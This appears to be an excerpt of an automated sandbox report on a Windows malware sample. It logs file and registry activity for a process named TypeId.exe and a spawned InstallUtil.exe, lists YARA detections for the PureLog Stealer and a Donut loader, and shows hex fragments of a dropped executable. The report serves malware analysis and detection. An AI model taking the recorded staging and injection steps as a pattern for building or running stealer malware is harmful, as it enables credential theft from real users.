C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	768	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4e979ea52142e3f41413c0b74e6f297b\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	0	2264	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\434f871c532673e1359654ad68a1c225\System.Configuration.Install.ni.dll.aux	0	1260	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	success or wait	8	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	128	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB0B6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB0B6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	success or wait	3	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	768	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	4096	success or wait	71	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	104	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	444	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	309	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	0	160	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	0	4096	success or wait	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	4	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	571	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\4135231357d2e604d3b2e98c39d401a0\Microsoft.PowerShell.Commands.Management.ni.dll.aux	0	3148	success or wait	1	7FFDFB085F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	32	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	798	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	5	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	8	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	162	end of file	2	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	end of file	2	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	success or wait	14	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	end of file	3	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	356	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	5	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	4	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	571	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	32	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	798	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	19	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	end of file	4	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	162	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	4	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	135	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	4	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	356	end of file	1	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	5	7FFDF9FCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	end of file	1	7FFDF9FCC9C8	ReadFile

Analysis Process: conhost.exe PID: **7756**, Parent PID: **7748**

General

Target ID:	2
Start time:	10:18:45
Start date:	17/06/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

Analysis Process: TypeId.exe PID: **7764**, Parent PID: **1044**

General

Target ID:	3
Start time:	10:18:45
Start date:	17/06/2024
Path:	C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe
Imagebase:	0xea0000
File size:	7'168 bytes
MD5 hash:	AF4A6267CE7F24818FEEB7D2D62E72C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000003.00000002.1869188121.00000000047F2000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000003.00000002.1869188121.0000000004131000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Donutloader_f40e3759, Description: unknown, Source: 00000003.00000002.1869188121.00000000044B0000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000003.00000002.1869188121.0000000004C76000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000003.00000002.1869188121.0000000004C76000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000003.00000002.1841950156.00000000032A9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000003.00000002.1841950156.00000000032A9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 13%, ReversingLabs
Reputation:	low
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\TypeId.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	730BA0B7	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\TypeId.exe.log	0	1242	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 39 32 30 65 33 64 31 64 37 30 34 34 37 63 33 63 31 30 65 36 39 65 36 64 66 30 37 36 36 35 36 38 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	730BA147	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C3CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a403a0b75e95c07da2caa7f780446a62\mscorlib.ni.dll.aux	0	176	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C5738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C5738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4097	success or wait	1	72C5738A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\bb5812ab3cec92427da8c5c696e5f731\System.Net.Http.ni.dll.aux	0	536	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll.aux	0	620	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll.aux	0	900	success or wait	1	72BE0842	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll.aux	0	864	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll.aux	0	748	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	8171	end of file	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71B09B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	end of file	1	71B09B71	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll.aux	0	620	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	8171	end of file	1	72C3CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll.aux	0	900	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll.aux	0	748	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\96012833bebd5f21714fc508603cda97\System.Management.ni.dll.aux	0	764	success or wait	1	72BE0842	ReadFile
C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe	0	7168	success or wait	1	71B09B71	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Tracing\TypeId_RASMANCS	success or wait	1	70E2FC58	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\TypeId_RASMANCS	EnableFileTracing	dword	0	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\TypeId_RASMANCS	EnableAutoFileTracing	dword	0	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\TypeId_RASMANCS	EnableConsoleTracing	dword	0	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\TypeId_RASMANCS	FileTracingMask	dword	-65536	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\TypeId_RASMANCS	ConsoleTracingMask	dword	-65536	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\TypeId_RASMANCS	MaxFileSize	dword	1048576	success or wait	1	70E2FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\TypeId_RASMANCS	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	70E2FC58	unknown

Analysis Process: InstallUtil.exe PID: **8028**, Parent PID: **7764**

General

Target ID:	4
Start time:	10:18:52

Start date:	17/06/2024
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Imagebase:	0xd30000
File size:	42'064 bytes
MD5 hash:	5D4073B2EB6D217C19F2B22F21BF8D57
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000004.00000002.3019858995.0000000004AB7000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000004.00000002.2976520133.000000000309D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000004.00000002.3095261684.0000000007491000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000004.00000002.2976520133.0000000003200000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000004.00000002.3019858995.0000000004A62000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000004.00000002.3204622217.0000000009049000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Donutloader_f40e3759, Description: unknown, Source: 00000004.00000002.3204622217.0000000009049000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000004.00000002.3019858995.0000000004659000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_PureLogStealer, Description: Yara detected PureLog Stealer, Source: 00000004.00000002.3019858995.0000000004058000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate
Has exited:	false

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72C3F4C3	unknown
C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	71B08792	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 3f 67 70 66 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 08 00 00 12 00 00 00 08 00 00 00 00 00 00 fd 30 00 00 00 20 00 00 00 40 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL?gpf0 @@ `	success or wait	1	71B09B71	WriteFile
C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe	4096	3072	00 69 00 7a 00 65 00 64 00 41 00 63 00 63 00 65 00 73 00 73 00 45 00 78 00 63 00 65 00 70 00 74 00 69 00 6f 00 6e 00 3a 00 20 00 00 27 53 00 65 00 63 00 75 00 72 00 69 00 74 00 79 00 45 00 78 00 63 00 65 00 70 00 74 00 69 00 6f 00 6e 00 3a 00 20 00 00 27 47 00 65 00 6e 00 65 00 72 00 61 00 6c 00 20 00 45 00 78 00 63 00 65 00 70 00 74 00 69 00 6f 00 6e 00 3a 00 20 00 00 20 5d 62 49 29 4f fd 46 29 fd 45 66 4a 00 08 fd 7a 5c 56 19 34 fd fd 03 00 00 01 07 00 00 15 12 0d 01 05 06 00 01 12 11 1d 05 04 20 01 01 0e 04 20 01 01 08 08 01 00 08 00 00 00 00 00 03 20 00 01 1e 01 00 01 00 54 02 16 57 72 61 70 4e 6f 6e 45 78 63 65 70 74 69 6f 6e 54 68 72 6f 77 73 01 05 20 01 01 11 21 08 01 00 02 00 00 00 00 00 0b 01 00 06 57 75 64 62 69 75 00 00 05 01 00 00 00	izedAccessException: 'SecurityException: 'General Exception:]b)OF)Efz\V4 TWrapNonExceptionThrows !Wudbiu	success or wait	1	71B09B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	8173	end of file	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C3CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C3CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a403a0b75e95c07da2caa7f780446a62\mscorlib.ni.dll.aux	0	176	success or wait	1	72BE0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	4095	success or wait	1	72C5738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	0	8173	end of file	1	72C5738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	72C5738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	72C5738A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\bb5812ab3cec92427da8c5c696e5f731\System.Net.Http.ni.dll.aux	0	536	success or wait	1	72BE0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll.aux	0	620	success or wait	1	72BE0842	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
